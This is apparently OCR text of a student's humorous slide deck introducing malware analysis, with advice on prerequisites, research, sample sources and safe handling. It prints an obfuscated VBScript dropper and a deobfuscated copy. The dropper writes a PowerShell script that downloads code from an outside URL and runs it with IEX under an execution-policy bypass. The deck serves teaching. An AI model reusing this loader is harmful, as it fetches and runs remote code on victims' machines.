
H-hi there...
Do you th-think I could have your credit card information, p-please?

Card number:


Expiry date:

Security code:



Intro To Malware Analysis

Callum Shanks



Did I ever tell you the definition of malware?

$ whoami

- Callum Shanks (@ItsWavey_)
- Second Year
- The real Callum “Discord” Wavey
- they/thembo

came too fast

Keep in mind

- You will not be a great malware analyst in a day
- You don’t need to learn assembly; it will be helpful to know though
- Effective research is going to be key

YEAH, I know
Assembly
Assembly
Somebody please help me
I am slowly deteriorating
mentally as I step through
my code in GDB for 80 hours
a week and all I can think
about is the sweet release
of death why the fuck
can’t I just use an actual
language with libraries

Pre-Requisites

- Familiarity with multiple programming languages (high / low level)
- RESEARCH RESEARCH RESEARCH
- Familiarity with basic Operating System concepts

Your PC ran into a problem and now it needs to restart. We're just collecting some error info, and then we'll restart for you.

35% complete

You can search online later for this error: SYSTEM_THREAD_EXCEPTION_NOT_HANDLED


Amazon.com › programming-socks


programming socks - Amazon.com

1-16 of 124 results for "programming socks" ...

Programming


- Find a language you like (c++, c, python etc. are good to know) and find a project to use it for.
- Knowing at least the basics of programming in general will help leaps and bounds.
- You don't need to know everything, you will never know everything.






Problem Solving

- Analysing malware is like a big obscure puzzle.
- Make the sample easier to read
- Look for common code used to execute scripts
- Look for strings like web URLs etc.




```
Set ESRDHFTJYGHUGYFTDRHTFYGUHIHUYFTDYRYDTFYG=CreateObject("Scripting.FileSyste"&"mObject")
XRGCHTVJYBKUNYVTCRXCHTJVYKBUHLIUGYFTDRTFYGKUHLIJ="C:\Use"&"rs\Publ"&"ic\Downlo"&"ads\Run.ps1"
Set RGDHTFJYGKUH8J8H7G6F5DYF6UG7IH809J8I7GU6F = ESRDHFTJYGHUGYFTDRHTFYGUHIHUYFTDYRYDTFYG.
    CreateTextFile(XRGCHTVJYBKUNYVTCRXCHTJVYKBUHLIUGYFTDRTFYGKUHLIJ,True)
RGDHTFJYGKUH8J8H7G6F5DYF6UG7IH809J8I7GU6F.Write "$SFDDHGFJGKHLJKHJGHFGFGDHFGHK='DOWNSDFGDHFJGKHFGHD
FGDHJGKHFJGDHFSHGDHJKGFHGDHFSHGDJFKJGKJKHFJGDHING'.Replace('SDFGDHFJGKHFGHDFGDHJGKHFJGDHFSHGDHJKGFH
GDHFSHGDJFKJGKJKHFJGDH','LOADSTR');$SRDTFYGUHIUGYFTDRYDTYUFUGIHLUGYFUTDUFY='https://ia601408.us.arc
hive.org/27/items/bypass_gshh/bypass_gshh.TXT';$ESTRDYTUFYGIUHIJOSERDTFYJGUKYTDRSTDYFUGK =
    '(NAFSHDGFJGKHLGFSGRHTDYFJGUKYFTDHRSHDTFYBJECT $RGHTFYGUKLHIDZXFCGVJHBHVGCFXDZFGXFHHHHHHHHHHHHH
HHHHHHHHHHHHHHHHHHHHHHHHHRDTFYGUHIUGYFTDRYDTYUFUGIHLUGYFUTDUFY)'.Replace('AFSHDGFJGKHLGFSGRHTDYFJGUKY
FTDHRSHDTFY','EW-O').Replace('HHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH','HCGJV ).$SFDDHGFJGKHLJKHJGHFGF
GDHFGHK($S');$RGHTFYGUKLHIDZXFCGVJHBHVGCFXDZFGXFHCGJV='SYEFSRGDTHYFUGKYFTDRSEASGRDHTFYUGKKGYFTDHRGD
M.NEDTHFYJGUKHGYFTDRYTFYGUHGYFTDYFYGUTDUFYGUBClIENT'.Replace('EFSRGDTHYFUGKYFTDRSEASGRDHTFYUGKKGYFT
DHRGD','STE').Replace('DTHFYJGUKH
    GYFTDRYTFYGUHGYFTDYFYGUTDUFYGU','T.WE');&('I'+'EX')($ESTRDYTUFYGIUHIJOSERDTFYJGUKYTDRSTDYFUGK
    -Join '')|&('I'+'EX');" & vbCrLf
RGDHTFJYGKUH8J8H7G6F5DYF6UG7IH809J8I7GU6F.Close
WScript.Sleep 1000
Dim HBANKERS
Set HBANKERS= CreateObject("WScript.Shell")
HHHHHHHHHHHHHHHHHHHHHHH=chr(80) +Chr(79) & Chr(87)
BBBBBBBBBBBBBBBBBBBBBBBB=Chr(69) & "r" & Chr(83) & Chr(72) & Chr(69) & Chr(76)
AAAAAAAAAAAAAAAAAAAAAAA="L -Executio"&"nPolicy "
NNNNNNNNNNNNNNNNNNNNNNNNN = "Bypass &"
KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK ="'C:\Use"&"rs\Publi"&"c\Dow"
EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE = "nloads\Run.ps1' "
RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR = HHHHHHHHHHHHHHHHHHHHHHH+BBBBBBBBBBBBBBBBBBBBBBBB+
    AAAAAAAAAAAAAAAAAAAAAAA+NNNNNNNNNNNNNNNNNNNNNNNNN++KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK+
    EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE+""
HBANKERS.Run RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR,0
```



```
Set fso=CreateObject("Scripting.FileSystemObject")
fp="C:\Users\Public\Downloads\Run.ps1"
Set fo = fso.CreateTextFile(fp,True)
fo.Write "$dl='DOWNLOADSTRING';$webaddress='https://ia601408.us.archive.org/27/items/bypass_gshh/
    bypass_gshh.TXT';$obj = '(NEW-OBJECT
    $webcl)'.$dl($S');$webcl='SYSTEM.NET.WEBClIENT';&('I'+'EX')($obj -Join '')|&('I'+'EX');" &
    vbCrLf
fo.Close
WScript.Sleep 1000
Dim HBANKERS
Set HBANKERS= CreateObject("WScript.Shell")
' HHHHHHHHHHHHHHHHHHHHHHH="POW"
' BBBBBBBBBBBBBBBBBBBBBBBB="ErSHEL"
' AAAAAAAAAAAAAAAAAAAAAAA="L -ExecutionPolicy "
' NNNNNNNNNNNNNNNNNNNNNNNNN = "Bypass &"
' KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK ="'C:\Users\Public\Dow"
' EEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE = "nloads\Run.ps1' "
' RRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRRR = HHHHHHHHHHHHHHHHHHHHHHH+BBBBBBBBBBBBBBBBBBBBBBBB+A
AAAAAAAAAAAAAAAAAAAAAA+NNNNNNNNNNNNNNNNNNNNNNNNN++KKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKKK+EEEEEEEEEEEEE
EEEEEEEEEEEEEEEEEEEE+""
pwsh = "POWErSHELL -ExecutionPolicy Bypass &'C:\Users\Public\Downloads\Run.ps1' "+ ""
HBANKERS.Run pwsh,0
```

Researching

- Google Fu, Google Dorking, Google Hacking etc. (there are so many names for it)
  - http://www.googleguide.com/
- Documentation is your friend
  - Official documentation is usually best
- Basically RTFM




Where to get samples to work on

- vx-underground
  - https://vxug.fakedoma.in/samples.html
- The zoo
  - https://thezoo.morirt.com/
- Malware bazaar
  - https://bazaar.abuse.ch/browse/
- Malshare
  - https://malshare.com/index.php
- Lists of sample sources
  - https://zeltser.com/malware-sample-sources/

Safety when playing with samples

- Always treat samples as if they’re live, even if you know otherwise
- Be careful when visiting suspicious links found when analysing samples
- Don’t run any samples unless you’re in a contained environment
  - Virtual Machines / containerisation etc.



Any Questions?

- Contact me:
  - Discord @ Wavey#6948
  - Twitter @ItsWavey_
  - Words with friends dm’s @ bussy_69420